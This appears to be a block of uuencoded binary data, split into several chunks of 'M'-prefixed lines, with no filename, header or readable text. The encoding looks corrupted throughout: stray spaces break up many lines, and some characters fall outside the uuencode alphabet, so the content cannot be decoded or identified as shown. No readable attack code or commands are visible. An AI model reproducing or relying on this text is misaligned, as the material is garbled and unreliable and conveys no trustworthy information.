M^U+10 [7% (-VG\D7"1W2; #>? . C+UPCI) 0^8+I/^4: <O9#Y. (DOG `0. == ' \<- \
M%, \, "OP. U>V+Y) (D) 6V77! ZW; #DDO_-DTMFZ/\R] N<' KU: (Z=O8! K! &_Z^2
MWA_/_U@VC&_Z_Y?X^9; _\200^K_E?_Q=\S_FT<77VP, 4; =T6ZRFZ, \$I' PJDL
MN\$OCC9G) ^CVNY^ZG) SA [' M%2G/>I "Z>@^) PU, \PLI?E+* (: KNO2750Q_3R50
MD<QMA%KRCCD (MT&29L-AFU' E9C436S8\$8Q5"9+^MPB. =!AO_Q\ *ZCZKA^6G1
M8U+IKXOGSW_2D+.>/3V^U_Y\] ^<_8X\$] I<XT9%2"P&) V, , " `71\ / \$I2 [M: GL
M_ : 0 [0J] 31M^/2N_ . W9VO2= ' Z1# ' PA7HO) O* \$; AJ [U7M1U (DU 'V<F 'Z=A' ' G
MM' U) 7+EUGHKSU' Y<1=D946MG: (W7 (JUVSXES\$IZ7 [; ?% , , 2' N\ : -MK4UYN3 \
M22B>ML_ ; _?9I^N+; XU4TZ4, ; !276KKW2>4=+WWO=N; [. P-? [X, P2-BM] . LN!
M<*1WD840IH-*W4+C: P^7I51 `H [?D-XWSLVN<B?K?A?7! QF6^ `T" / _S (6ZND
MUO\L&Y5X<] : Y50] QR_R<W (J) O2 / <F \ /1WO=B^A' \XGV_ (ZDY%*O<TZW#DDK
M%FDAW] , WYYT7O; T_) ? . U? \U' &EQN4# [G_] 30^22\B7^>S_UO] #V] N"+, EW3
M7^ -&Z5# \$U [\W+?^ (/XGG7W+G794 `+E [_MZ: ; YK?ZOU_B) WO] <3UOOPF*KW^=
M+HQOZ_ \E?G*L_ \G5] 2^=RY>E: W: OU^Z6+JY. . V>#UNEIMWUQ]] : =8XSL^) ^H
M5<KEF/VW; - : ^ ^7]] D9^X@\$_ ; ' +CM=9>MB_ ; 75 (RKV] >G' = . Z+X_ : 5_VVBM:
M@?QYXUM#CS2SJ?W [D@1_DTX^R<) Q8 [%>S ["M=J; #4F" TN_ /NV&#WTY [6] JWB
M" =H\$#-+V? . *@I) ^V< (6) \$ (_BBGV8VMX2O `F^Y/Q<; "JBGMRIXW< (0011VQ"
M' 3Y8TWL4E' 06 `#] U%QH) .>XC; - . 0Y?62UAJ- " !HC; 53DHZGCE! U\&W+@X%M
MI#W8<] N! 6RB/) `V4^QK' KWC `=, 5>') HW] Y+-FT<\, 33=1] N7U^?KX*4 `8D3W
M^VRCOIU; \R<5#FRN' Q% : I3VZ\ P_ : /?Z8LB5<4Z=RM.>RV7M! U" * \M-9L1B. (
M-*&D; 5FTSI-; !QW? `HSE (4<X_WUK\$S\$K: ; :OM) O' ^2&69P' 9CLW) #HF* "9E
M07M; V/ , [: VB3\N@B2\ -H [_9) 6MMY) F () ' Q^<X8. _> (SGHT, P4) 9OI+E3M4-I
M3ZP@K; >E><M; ?EKFT33Q: X! V9! RVT-ND^,) (/7%'] AYU67 (=TD0T8] W%] +7]
M") ' \$ _ , 7LJ=] H. 13] AMP (H (FP8V?Z08RRIY* <+=[J `) J&] <5CC3-<D@2MQ>RD
MLMT>=Q3TPL?157ND99M8 (SYFUMBCXT4GP99 [\) PP (?K+D [[/4 ` *8^Q>\$ [(0V
MW8D [G] O>S. 7\$ #W2^EM, AG8" [A-TQ (9' =XT>\$I# [<904Y5 (88CI<C08PGS1-M
MX: . PAXPG [. : +R<<' 1& [ZPC>!AZMSEP\L3B>. Y9\A_C07F2W*+06QY! WEK^3
M0 `B?Y85TB, Y%7: T30G (=) 5P. +! 8^%_) Y2YEB0) , (8LY4I0C2_>T! 5P0?0X. B
M374_MR9T+&P; >Q (P4, H"6PV=5LG\$; Q/ `) C (, CEA (?/02>1SDIB (>FTATIHQ1
MTH*\!V `W/1\$" &F6#Q-JX, 1Z&) A9. P/2C_11G3>*%SQ, ` / (* `N58" [NX_ "OF/
M7 [<VL+W% [8] 3Y64-;) 8 (=8R) +A=X573"%1: , OG/' KY' BR3' V4A4P (\ ((JR) >
M_KBI") , -WO\$ (<3"J-P7N5A]+LH) &^G36UM#_@E^LKM] BK' ; /> : 4Q" ,] \?+B
M`SU0&308: V `LXO `Q4/ %! / `> &B, "7<_K1I>U\B. 2N] E3, , ; H\$X3PG_W_VK@4Z
MKN (__>UNUJMI/7*-K: PS5J&6 `9) 7KULC. T@VY+! 6-0@S, , /8E; 2M5F0=X5V
M9>. T" : \$E, 4U/FT `A@9*4/&A"3AZ' G. 84 `B5PZ (&0I\$D) H8 [#XR1-: /, NY"0T
MITF+^_TS<W?OWEI9<@129D+G^; >N3/_S/PS\ \ \ \] [K3@35<) %6B_2JXK&
M5]] Z41%HKZ2+O; K: 2PQ. 8S%- `LB=_] ^MGH5Q, _BD&UJTE5359E `V8) 9" *XW
M8SE7BGK!) "%H. 7^0D^WE_ , D7V ((J_AG@ `G_+ED</MA\$) 4 [: #J-<%# =9M' AG
M"FP9GIS (Y=E\$R>=P>3%?, 4; 8 `LMV7LXWLLIG>U: #JET*Z"RK+ (IWZ9 (. (328
M?%Y) *Z; AYUPR+9O*] C. , !<\$] [@0Q"GLZD_ (+! \$*FL+Z40P71 (C%PV; R<00%B
M&GLKU_ENFFNW-0. MOBBL_ -*&. : #66S^7>11DBO1=_@AOB7HT#8U' T! 66/VFD
M+CD+E*] , @6F=G\+B (RL0%150 [/ ,] F+RC%Z= `SL" HZB=S3K" GEVJUUBT6#&E
M ` (QGH!] *] 3"+\3_) 1@] YY. LB85Y] 2Q7JXM2H^% ' 9>! HE%O) B0*1' 1Z&2Y3@5
M"V#^; 1ZJ/CK) _Q1@) HO%V" T. , YD! 8G" "S?KY: %O! %4-OOWO8%>LVNU5GD] +M
M#- . +9\ `8YC: FJ<>B_3E6--%UQ8ET7N: 04" (. (CO_G#>' Y=R5@ \E-@VW^V>CO

M0] \$! :A[X5! :AFHJ? \$BM=4J8J)N% ('N:L<:7E[^L\D100_SJ]L;YIE) T7>; T)
MUD' 4LM*\$C^F@^B^IX\$S+T\ (%Y=[.\K4C7WT)*%^MIA\W<K1\$"Q'XO.H<<%DT
MMK.XX57@D^NA@:[@P8(5&_L&-,\$OK57UHT&=PF,;>RVF13V4F`HHOVC(M(L2
M--3EO87KLE^@6'_W)&I`V*[(:9!8(W(R\$5&Z%ZH.HAR2(C7/U8JM2\$I=MPY
M'2T!;?-UC)?DZ"IL"OU*5%G9?#-)]R[RF9`QU^BGM"K#;7NZ-3?C5*>\$E4
M9"DJ7D4F',Q)'M*G0A%NYR7WL`MIP4MOL0C9`M1EDH><TINFAV&0EA+KBWH1/
M>9JN\8&6CZU*#N22OI4E,#+X2JU2^HQ(,)."7MUO*E/_60%7G1F+9>'3UJL
M*!Z!_%2FX/F"2"K^:2OZ2^[HV_T<\G*#>;)_DT)WY=U04`WVQI&GG/AV/AZ5
M2JV=.T'MN?Q9`SL.;L)*@?3V2PKH!/NJ\$SMTRK7!#N1A\VHIU)Z%*IU0&>Q
MT[I6]2_EF55B65Y\!(-)\30.^CR644F?U!0]W:&WE:PU&/>NKN11*F4%>.*
MQXY@?!NK;JQ(XGYR^BL^H>Z1J:KA0C*QPPAO+5PV0GM;(NZUE3S?#DY,H6.+
M?2^V";+7VR`-#OLT,&8_[B")I^D_CTB@!IZJ4=QS=P@)4\AP,WW;8K%9+3^=
MDJQV5[%S#L54)_R!:SP<AAMRTIOI>*6)Y=%Y91\$/BR\U8I'"T*ZL59XW51F
M4JH:2E&18CU3HE6^;2D.E*Q;1/*HOA5!Y<F10-D\$W\#13:U@IZ<FUF7%17!
MD!Q>BW8(.E*NN=4GA%=RN=#T`SYX\$TX=/\@II\07YYS=Q*NV3TZV;1,3DMDI
M3GCDGK!W+"5G_G2=D3PXE2^P8B87\$F_=\$FE&H,2.F%522`6-NI[>G*ZM-E]34
M1*%>GP:KQQ3\51:P,D("+%A\<N(ZL)!>!/T^92CXI:[3\$'"<H=6>W)";7DR
MKI*O?,JJSIG\AQO1;TKQF8BH:\83X'RP-5XBZ&E0LL?E/E.]BU8KC!4K'\.5
M:JU>!%2&:-D*X)\BI-5)F\$\`5M'XHMY.0<W4FBIVN4I24405K23/O[(JL8_I
ME!\JMJ-B14*2`,B7\<G7*>URZ>>&NF/3K;\5FM0,VE[5=LB5M;B592JEX\9J
M)Z/M2GQ@+,GI?YC/M%F\[,_(M5\PT.,>I_"UVMM\$EO%+5`Y-9W+8/93)^PY4
M9NWA6]RO3F<RD*-?NF^SSBV*4<=G6?>P)Y+RT5F[@\LC,"R\$0ACSORF20(1'
M(ZAYQQ[YHC.V<E<0WE,3F<E,P9/@WOJH<L@%!76-RJ^22/\P=HD6AT!C8_QC
M,%A)#`6,AX'0C:,NI/J_&F057I/PJ(G#V38N3LM#!_HBRDP@+O\$2X&=[X@[
M*42<?ZI#.^5)4O2X1HT]<>7-WR3*Y-V-(N%;D&?-PU;6S(/^[JU1<;#ABG,O
M5O>X(L+_6VPD)[R-5W'&^B8%>C0ZRI)1BA/E@B_JPZ.\Z+Y?7(\$FY8%&H`I1
MOZ-><B8W?X]QR7+&1?V,*QU#`0[R_K2<^R=AZ2D>NUV=X^,FKGE@-:U))"D/
MKV;=0G6H6=G(F4?`!#L6BQ]EC.'-F!N%F!"L7^*3U.* ,V[V/\`"ECL^+@;`
MD7;5H5S&2O6[C-\$D%MZ"\#D4G3K*I\EIWENI+BY-BBCO)-)" /J:G"E?G)C-O
MEU*"5UIN&5L,)8=%.5Y.M<+>+JTU;[1I=DZNUVK_'Q[<,3PP.#RK,FK9__D^
M8/] /K>G3]O^YN*J8\;7]_V3M_]JLKLWJVJRN>IS:587/PZ94\>CY/D[=FQ_
M[=Y`V@] `P%H/P#M!Z#] `KZ`23E+__`^,\ID_*[\$56.+:;9]_LZ+Q\M.^M)
M^LYZ0*?J"E9.M'2*+&2!".THJ8O3S+EQ[!E\FK3VP=`^&-H'0_M@:!\,[8.A
M?3"TX;VP=`^&-H'XW?O@Z&=&;0S@W9FT,X,VIGAC75F.&G[_VNP,=>T__<&
M?__?E<)K;??@ZN*5_;_ROM_] .=:LXL!W[?#C?U=PRTPX5VN-`.%]KA0G_'
M0/LO:/\%[;^@_1?T=PRT#5W;T+4-7=00M0U=V]"U#5W;T+4-7=00_R!LZ'^`
M_L':]*]_][KTKT_VO3_QIO^Q?4:??_R4K<;&W,M?[]GU3O__:O:9'V_G
MY.J1<_J<(G<D6Z6EOU4]^K265EX#O?C6GF0GKM8WQS<R_C]?K^/?_YAU&37\
M?]:F4MW!^=^C_VON;FJN/H_Q_M_Z/]?[3_C_;_T?X_VO]'^_]H_Q_M_Z/]
M?[3_C_;_T?X_VO]'^_]H_Q_M_Y/4_C_:_T?[_VC_'^W_\X;Y_ZSM3%Z>2A6F
M8Z=V#]+N0=H]2+L':?<@[1[TIO]G3O0US?4:_3].JHQ:WW]9TUWQ_1?<:/^/
MN;BJN'%4\?_0CA_:4,[?FC'CW+'#^WSH7T^M,'^]OG0/A_:YV.V/A_:7T/[
M:VA_#>VOH?TUM+^&]M?0_AK:7T/[:VA_#>VO\2;PU]`.&=HA0SMD:(<,[9"A
M'3)^;QPR9K;_B[>9L=6OKPSYB9>^Z;__DDJ5V_^ [UO;R]Q_Z?C=-G/EZD]O_
M9]?_PJCHYO<510<=3\$]>V]4YYEX^S)J'^_TK>T.]']W#^ZU_\=<7.C(:*JG
MCU;>^_3C=V]_SS_O>\+=5UYVRJUW+GWIV'D?WK;HA:=.)9I`NNLOZTUX>5*(
M.T(R?@&PTR1BJ74OP@:\$28MH&<*;\$88YKPTL)+K"(1IN)KH4V`. ,`AD@!QP!
M;@3>`[P7N!6X';@+N!OX&/`)X-/'%X''@>`)X"O`=\`C@'?`9X'?@S`''@9
M>!6(SB=:#P!DL`9P"J@'[@4R'#O`.X'/@-%?@1\$\$(#3P<V'Z/'4>'O@/<#
M]P"!QX!G@*^"]P(_!=@;T+@)7`.F'+<#F0`6X`_ARX"_@L`CP%`%X'7`
M.86H!5@!]`%#P#Y@`K@.`\J#_@<_P!>^X"'@2\!CP!/'UX!O`\$`#SP(O
M`-\#?@`! /P6""";X!YP&+@=&`U<`ZP\$=@*['`N`/8`;P.N!B:!/P%N!&X&
M;@&^" `P40!,(I`FWA*%"*X#3@3.`MP`K@39@%7`F<!;0#G0`G0`O-Y<"EP.[
M@-V*EJG&7XNZ;T>_GD9RC/&55/<<OUS=]^*^%6\$\$V-`LZ<Y3Z2]3]QSOW0_@
M_@J\$/-B`<%)'-O&LCZ+\$+A6N15BOGNO5<TP]Q]1S@WIN4,^-ZKE1/3>IYR;U
M;* .V!15.(73(HL,(0_AO@6A+>T7[9#/\$:2X4H2F2!=5\1RF1&B3*^H7\$?'U
M*KY>Q<=4^IB* CZGX!A7?H.(;5`RCBF]4\8UDT\$4B)+I8A<,BE.F;5/HFE;Y)
MQ<>+]210X/;):Z,*_[I%AO6!]YM4^"GU/A9X/ZC"1]3[AL#];2K\5_6^,?!^
MAPI_JMXW!=Y?HL*&4V48#[S?J<(5ZKV#MQ!_=`&+G\H;R)N@0/-D(N[^@U*
M?&17OTDCB&\U(GC'J5O,]91-AC!R8\;P9CQ;C91-1>ET*V9Z\=EX&"D1)@W4
M()A_@R^_B?R1&OF;.;ZH39#..8%ZQ&K085Z:>&9^/+B(YPS/N1CH\9MLO\$GQ
M.PR._&FZ\$5X7-&\G&(T@8ZLIRS=%V2;%S!:PC^^[298[(N+,4ASJ8(IW
M/-NS29NNHJAQMN%0BV'1/*/%,*CM?YD6]\,QE%GP]<,Z9U>_A?9/? .35\$[OZ
M[0H>O-7`PL\J`</&DZB+_I]^6WDKZN17_:54`GW\$`]8C7H9.-UX&FCZ@VB
M_UPDQZF?[_[<^0_Y[\!\!>7#D/'#\$/0A5MWN)KLZ/F0?PD>#_@RQ]2\V"F_) +W
M3@6=S8%ZQ&K0D3)%\KUE<27?3UL^E^->\CVU6.EJX+M#S0;&_<5AFF^(<7]Q
M)%"'%FMKL9SA2\+480.X;Z8^.V95EF^@_&#^`WWY(\A?5R-_LP`>HT9!.N<%
MZA&K0:<5G)Z(SQ?R9D%1OLN^&*K2%Q?/85_4J;X809D10_9%A)IM],5-=33?
M%GUQ4Y1&H">W.K(.H!"Z0)3C4LP9?D\=M82Y+Q;3U>%8R(OG\AT.P8.=?G_
MR)<_BOQU-?(WV^@+U"A(9WN@`K&:+=Y?M3T7!NH3KD\$G826,8=1G^-U1^OS.

MODV=E##[\$C' 0?S]FW\$ (ZGZ+V?5N.FZ;1)@JG.\L^7_3_*>'NOQE&'=IM_D[E
M<<,PVIX[;EE&VR_P=QF'OENDTK7]8M>?5;9Z*~#J>(W:5EGQ*#.H*Y!IT6).
MG#C!MZSGLG["ZV2];YQ^VC=.:+7MWK>8Q-AYELQPDIG^?H'%=],F\D?_U`Q
M?E#\$>^/]T3D<[Y[,_R; *S!9E?@ (RMIX2J5W)L0I)V^.3M/68_5'P>LE)2/QU
MOOPQY&^HD5)*_/H*.KV!>L1JT&E\$/\JV_A!M014\39R5L)O#RZBO\$*7A+] ?3
M?>?MPM_CMHTQ.H(-26M\$E@;96+==E'8'Q2+#7T%IV*)R:1^*QNJ\>"XMPB%*
M.TK-3AL%:2PMTFBIFR?R[ZV;+O_\</^'L*.<<NBXXQAM_QVDM<Q' *U&#EFC;
MY=RV()6^0*N.: [0JL7;%H?F4"*_ 'EOXMD>?'RPLCH7#BE/+G%??C*?P\X5#
M]0E[^8&^PBF4<+:&0_;RPWU3C:.)&6R,A>R'2<>X[*KC.K7Q9\[/ 'K=AQ3,0C
M8G;RO`O6NCM0:Z=67]CM1K,S<"(9[&/ATV"QM" T/\SF7>+;:]?@?RO&^\$1\
M' L9>-I [`W^\$OQ^B6B&-SRV/<<@OM?K5W\)6*&I [M:RGF2C14HZ6MAN2<(3AG
M0&K4TT22) [W9..]V (:TL6\@8WM/SN8_W?-5/B' [V/Y!YZOFV=<^?B*\LR:3^
MEKF32<U*RE [<(L/\#N%=@A;&SJ2%C<=.+(2 (JX[DYJCTXDZA?38/]B<_#1
MA5@1%#H3:-B\ (MSV6B#2*_&818?S<)&BFS2_M9 (TEV,GE%DD+) #ES\M&,[_G9T
MG7TV13KXV\9G=ZVC4\$=W;ZIO#5D=/2DR.]8@8ITX"3=29'?U] *PELQL//63B
MO=6#%&^&WIX>OC% [4^3TBL0 (>OOZR. (_H0W\FYZWDC%'QE8RME')MN3&C4GD
M2)Z3)'/;-C(NH-@%' ,=UX<BH>.H5"1K4?4JF-X; ('-I&UM`VOAFB!4/7I `^E
M5V=RJR^:S&0+EQ0FW?3!]=0LH\?3V0.KMV4+ [@%W<CTE?)'R"V_E<<B<R1Y8
M3XLKXC9/9<;' @B2DL_YZ6C+\$/P@KI`JIU:5CZ]4 [M^#_33.^W3SCVRTSOAV8
M\>W@>CIM^K<7YL:ZUE/KM`G<?&' GD0D7:<R=763MW-)%"?P1/:3&"7=%08H3
M_1)3#]WBJ4D]B6\$@>M&+D (^@V4UQ_) \$T><0IBB*FAQ_P>E.RC*H_IL<? (\D (
M\$A' \$=' (?<94W>ZEYX*KTF\MISI<QDL (Z;Y2!RF9)!3FV5-1B2T4MME348DNQ
M%@-5:C%048N!JK48*% (9K\$)EL)S* `E^,FI0</4] &2^ ()7GF#5<L;E.6%<+>O
MT*7";A7V<`?QX) &)&HL#13X;EY%YV1 `9N\G<C<FY! [-T#_X8:3+3 ()6>F' "S
M8V2,D#%*QAA%QW)3 (^/NOL)HE^^^VW??0X9+CGO=5' J<0B+ (4)W^5RZ (# (5
M; [M+M\B2H3`\$@4BA;KJ] AHQK*3*>RQX0*;R [[N]=#UFYJ0 (Y\$RQ. * "R"
M\2S9 ["D4) ."@0RCD!7"S>:.\$^NWF'_U1K ()_V\': "EB]UAT5<, &JC/W [@LW
M#N\$A8K0V959C? [07R [*KF"6^@4Y#GBJIIZ4_4UH?X=T6N4T; *#FK' /'M"LLL
MZXAE&)9QK74] `C-G=1PZ=> \]> \] "N3?T='> . .V2E)HX5F=NE!NH#)G\,MHW/Y
M=F"FXC:4-V89A9>B#/M: :^CR<T&VPW)REK\$LA38C6>C)6Z%)A9LS]QVSB84
MN;=^HZCDLB9^;UGIQK=>C [4,E'9;QI7U&W=;YK [810.JI97EAU#^A@XK=IW=
M835.VIU6/ (^ [NG&KPXH>M\$ZSZK.XPU+?89FC1J=EC^\$N+=79884SYC (K<@T6
M5],PL5\S (S>^RSX>K3.>C!G&SV (<"VZ9]8C]7D/, .-Z\$V":.=1#;R+'Q)N.I
MA&&\F.#8, &+G,87FA/\ `L-X>0%BG3K\$SD?LBPL7&#>=:AAW \<!3P+?.Y7S
MU2-%"U (\L^14X)%EAO&KTWEA7XJ8'YVA]FVDUGHO] &QAK!=X]C"+2C8QFTIV
M,8=*MK\$0E>QCT!J\$W81M9\$9<IF, [AIF4] -EN9JDT?*;, QQ [. * \ [+X (>*77V
M?#+72=E_3\ [L6 [QFLO]V]:WI307U!G__OZ9KC;;_SL7EV7\WOOS.HR<>6F7_
M [/ \$] G [WDFH \ . _ . W ; E _ \ P 9 & ; /] _ ^ 8 J C " _ K O W ! R ' : \$ 9 = C O A [C ^ # . ; B , [" & # Y ^
M (= ' = &) 3 / W T # T - Q C P S _ P C T 9 < P , .] 9 9 = " 3 ? ^ K 0 6 - J @ O F _ ;] % [H] [& P 0 R _ B T V 9
M G \$ / - , 8 ? . = ! R Z H L & A _ 6 , . A > Y V Z .) 7 ; . K] E D . W _] 2 F ? \ H [] / Q = # G W R 9 9 O > ^ ; 1 -
M + ; < [9 & . '] O > \ 2 _ N U 3 7 _ \ 7 9 O F X _ Y . T / R B Y = # - _ V [3 ` S ^ Q Z 9 / ` M " ^ " / \$ % Y ' O B
M M S 9] ! < ^ ? ` K U 7 [W 1 H Y Q & ' ` K S < H ; ^ Z S : & 1 > Q V Z # / @ X R O S 5 ' 0 Z] L ! + T K W 1 H U 8 T .
M ; ; C ! H 7 = U . / 1 3 Q ' ^ S X % " T S : \$ X \ ! 3 2 9 ! " ? P O W I P + _ A _ < * / . = 3 ? [] ` - > / [5 A Q T Z
M E] / M = > @ Y O & O # S C L) ? ! W W S P ` / @ _ Y C P " + \$ U 7 W ` H > U H Q [' G ; - J) < - < # O W Z F \$ - =
M W T ` 9 ' P < = X ! ; \$; ? D B \ B * < 1 / @ V X " K < W _ N P 0] \ & E C R ! = B ' / _ 8 C + ` ` [R W O E - U ! W \
M W / V X 3 < O 0 ! _ L 0] \ H G P < \ ? V - 1 6 Y U ` ? ^ - S W & Y N 6 H Y Z A (8 ? " & Q R Z " 3 S ?] P G P # 7 @ 6
M Z ? _ R (H > V G H T \ X , 7 R F] % O X - G G E C A T U [O ! R Z] B ; W ? , I N L F ' / K ` .] " 6 ;] @ 4 P [, #
M W ' : = 0 [_ N D V [0 ; _ Q N \$ T ? Q _ L 1 Q . T \$ / @ 0 L 1] Q W _ L . F 1 >] T Z . C [P & ? 4 (8 O X O P / N
M 0] H ? 9 E % & C T - /] S I T + 7 A Z ` ! @ # W H [W G P / 2 X / U 5 > ' X . [U] ` V H > 1 Y _ L (V \ ' ; K ^ * ^
M \$ 7 5 Y \$ >] ^ # J Q & W /] 1] A U @ 4 A 5 - M ' W O S . ; 9 9 0 D B (E E R S A G) 4 7 * 2)) S % @ F * @ D @ 2
M ` 8 F " \$ L 4 E I V 6 !) < . 2 E X \$ 9 < D Y ! \ D (X C O 5 ? < : Y S @ _ ? > P ^ \ G 1 W = : B N K J Z N O C - [
M 9 P 3 : K ` 7 U 0 + O T U : \$ S U + D * ^ A , 4 @ + H _ E (# ^ D + Z + / L (@ T R ^ P B W , 9 8 ! / @ + 3 _ @ 5 O L O
M N 5 6] 8 V [U ` M 4 & W J > \ 2 ' F \ U & ` . @ ! = + P 7 5 / X " Y H 7 S F K ` # U \$ N W ^ A K Z : (S \ * ^ 5 , G
M ` E 2 F + 0 % J - - ; L ! = 9 J , M 8 J \$] *]] ^ ! 6 ? B I ` # 4 5 ^ - " @ 5 Z @ Q ` ^ 3 B T N = \ _ 0 . V & 7 J > .
M A \ U ! S Q O 1 ? W . L 4 2 B H , * C] ; V B + = < F /] ; V \$ \ 5 R P I 1 ^ 1 W A + G 5 L G W ! Z C O T < = ([] E /
M 8 ? O C ' K G 5 3 ^ C W & U ` 3 V - < C S * ' < C ^ @ ' > F @ % V V H \$ _ 5 < [X E 9 / L " ? +] < . X T - ? ` , 0 \$ J
M K 1 V @ 2 H) J @) J # ^ H * & @ Y Y B 3 S 6 " O C X ' ? 0 W Z I O C 6 : ` 3 6 ` N F U L) \ # H / [8 S T _ W ! J @ X
M V / 9 Q V - O Z C ` & J) \ ; Y \ (U ; O 8 0 M _ O E] @ + J ^ # V / - P S K L 1 9 L] ; G 5 K - 4 X ^ E ` 7 & ! * @ 8
M S ' D 8 ^ F @ \$ W 7 T & ^ O A / M _ K E M 5 L - ? ^ % 6 ' 7 % " A D % W O V ' ?) X ` R 8 O X O R V ` _ 3 P A 0 E > ` #
M " H # J @ S : & P 0 8 A 4 [_ \ V # ^ 3 ` E 0 W] - , 7 - ! (T " 7 T O ! J T # [0 & = ` & T Z " ! \ \$ & W B # - N Z 2
M 6 ' _ , (Q / & O 0 J < " - P ! ? C : , ? Q E U ' X - 4 ! / P " > (N Q O T [_ \$ * ! Z 3 < 3 Z @ 8 I ` C D ^ R P , [@
M # [+ # C F 9 B # 2 M # M Q O F \ H C O 0 + Z & + 4 \ 0 # 6 - @ N U @ +] I W @ C U @ / @ V A @ _ * W W , I U U Z U 2
M @ I : A _ > 3 ' ; C 4 ; % (G U W K ; ? K 3 I A G B = B (? _ : ` % 4 '] ` W Z W X F Q 9 V - O = D ? [E 3 0 < J A + L
M + @ O : % P 2 = / @ Q] ! @ > H] T ! Y 9 @ 2 H H A B G * O C M 8 # M M , & X X Y A F Z \$ _ : , = ? T 8] 8] @ ?] = O
M ` ` D Q S V 3 / W " H & / G 9 T . M A : : ^ P = [/ G * T , V ? L * O L 9 ; & > Y ; % W C H * 7 # Q @ = H / Y 9 @ ? 0 @
M V / N O ` < K & 6 & 6 A] Q % # L * = S ! * @ O 8 5 < M O H + _ 0 S X . = K H \$ = 5 J @ W W \$ 5 4 `] E ? U : " K < . W
M >] ! 7 * L A 4 ` 3 0 + X P 5 ! Y Z V 0 ; @ % ?] 1 5 \ \ 3 C , _ W O X U C N E 0 # A + * D # ? U U) B 7 : & ' 6 > `]
M Q ; Q ^ 0 = D 0 V - W A C V \$ _ P V ! ? L + 4 5 8 V % K V ! O C 8 . _ M 8 8 < E H ? O ^ Q : ! S ^ , - J L (? T H + G 8
M T W V P W _ N ? = Z M K V ` ^ ? P ' _ = W 0 3 ? @ _ 5 = B ' 5 . B _ 4 N # : H) J @ M = = 0 ; U @ & Q = D , ^ & N 9 < #
M - 0 6 M : Q . @ D F ' , 3 - # 5 - 8 Q 5 # W Z U @ 1 M K ! I L \] C G F " U T . ! U 9 N % : ` ^ \$ - ^ , - 4 D # _ / ! K

MV\$)!S.\MSH,O7R'-1V`@/0?W+H.0>H.J@U*#_ZW`U[:KS3K<9"C@6@+:!#
MH*N@QY*' _1>N@?6%#Y\6VH+F:9AG@NQ7T<A_3W(@KWLAE_;@'E^GA<V!>J'
MO9P;LO2YC+T*'7U<!W8&&<:"UL,.H\!K#'E;/G>K)M!G!.QR.+!7<M@]N[U
M]["6L/?1-]TXA]SJ.-9T&?S.UYCGG.W8.Y!YW`?P\3?@6S'N9=CM\$MC?-)!E
M)L0(!U.CSQ187^RC`AAC%?J*1=[&.G?"VH^\$+QG?\$7H'W<3YLN?MVH`._*
M]49BK+4H6X`^7\:[52&,M0WKN!']3&V)<QVR[0?^!=]]#W5Z)+I57LA_"_ZF
M57OL(U`>V/U`T&G08_C2UU4#5&V,G6H1_"WZ"X#LE4#3L.\J8(VJ0U]9DR(/
M&HVT"_OR%09HIY4X3S#?Z4MQ;F:&?`%Y=A/4&V4KX.L301FQ-B/J01;H>,01
M^%F<V9.1CJ^`_03:`1]:`>=/&.:V%V?`2(Q`GNA/?Q1,YRS[3"O;,G0/]:Q
MU6ZW6@.[/HJ]^Q!CAF/]JH+>PSPK@G<9.OJ\.`?J&G%/C8*?P"7^O@B`1</W
MG@P,4+&(Q:9#7W&[X*NQSVWH^GU05\0Q`!\!`?%#W\CK/E(&@R['<]GTQU)\#
M68IB;L<WPM]@39-CO*G8TQ[84U'0@&6PGP=N56J-Z,2MBM<*4!=@6UO\$[M%W
M(-I>0_Q5X1.TZ0,[/(X)#/H0E!QSNX<]\$XB8ZPK\QF#LTPO0_ZY,6!O8RG+D
M`\\$?16._+T"_Z]#O-?B:#3CW"DW%FH->P6X.8!Y/(,/7U;#^#W5T\,6,%:'
MK/"IT.`(G"-%WL<ZHN\]:6%/D.DWY(,@TPJ<N<U0U@0V7AO][3TAY[9;K08%
M;,">QKF5?2OV.=+;X0/Z(IY4"V%\$1ML@BVL[[8"'N(OUQU"V?)89Q['7#^
MEL2^S`%>CQV8'^KFA#Z/HUXXZ%?4*8\^A\-.OD>]EM#=9-A@_\4X[Z#/^DA_
M`?H1^JZ,`!B,66)]@S]"]2R,.DDPUE#DOT(_76"3_=W4E!9]'T)Y>UQ!E4%
M+S_6_BC:E`) =AF^I!)OO"E*PH9JPDR4HFXC8X2[H"NRK.^+"+]WEY`['/0,
M?2Q`OA+DG(_U;X[^PN\$/2L/.%T(7PR'W./!;H=Y\R-\$7=3I@/CDQQF>09QSR
M?='F._0)`]0%_91#6190_#;T!;M]`[P":KY1_\$>`^@A]S\4\YF#\<HBIWH#&
M@NZA[])CH`_H,1E_QJ`<:8^="G^TQEZKH(P1VMA=SRBIZ1G`L69/(\$)'M,N(
M-BLPWC[@&.CC6[1]!_YQV`^)^L5L#.[(L:\$C76%/4WH`+W"QRX#[@5='UFH
MEQ:4'KXH/\ZT)J!J*.\)O[,&=A</>[H*"H"]U4\$?"C8["_X#;`PRI+@G*L\$
M2H]Q/@?NQGE2V?I#XC+1@&O(CXM#YO/AQAC,?K.A;.N)=*1.`.'P99[8HPU
MP,78'W>`ERL37JH"6P".Q[X(A>^;@3H;,*<L&OOMX4-XNY5&7LD&G>C[T`-
M0#EAZ]D1JS7\$`_R(1[.@["+JUH,.4F)O?P?,"=D:8&]NP5GL1KV2L.D`^)^>M
MV\$-[T`<+R+8=<?<-T/?8GW='U2!'>U`T]NXE4&_<'Q=B'] [!>`\EAH>,'S"?
M;!AS,?!`Z#H[_/]VW)5Z@E<%,<9X^/\$AZ+\ZRCLB?P7QQ2C@7MPC7H!FPE=\
MC[]:B#V&HL[?B*6GX1ZY!=0*=[#`['V<B='`DZPQ^@;7WH:RK2W4`_(CT%
M]XL-H`L@-V*=[C`_NCM(71_%,OCWM00!/8*_09C;'6`M!SVGAZVOFQ/Y%
M7#,.5.!7WQGA@+\SM-U!]C-T#U!WSJ8EV/P,K0@=AB,?FYH:?P!TE-^@2=%L0
M:QY5%'X?^;OHHQ/RKT"K,:^O,*=7P.PHOX4^-D-?DT\$1.#<:@2+1]S&LV4RL
MP6#,NS;LIA5BN[V87Q7(_:`I)(^*/X6`_4\$NV&!^T\$#,M0-P/7`F?/.'N#N<
M`F['V1\$,JHHU&P:J@/1/\(!D.<9QLA9`/8*F@S:"_H1?;Z'>*8F:#N83-!
MST`3D3`.WAB<)27ABYN`SD*OFZ&;34@_`N4"[R!TV0RZ`H2Y+`*MQAK%0\$<9
MH;L'P%/ (E\!]?@3L)A!G:&[0&\`ZV(^(<>H##T!V&_NN#>89`GT]1/G/L/MK
M.+M6(`+;-MM!L`R`?0, .+%,8B+1L-&GF&<U<C;B\$.;82V^0)W7L+EA.#?:
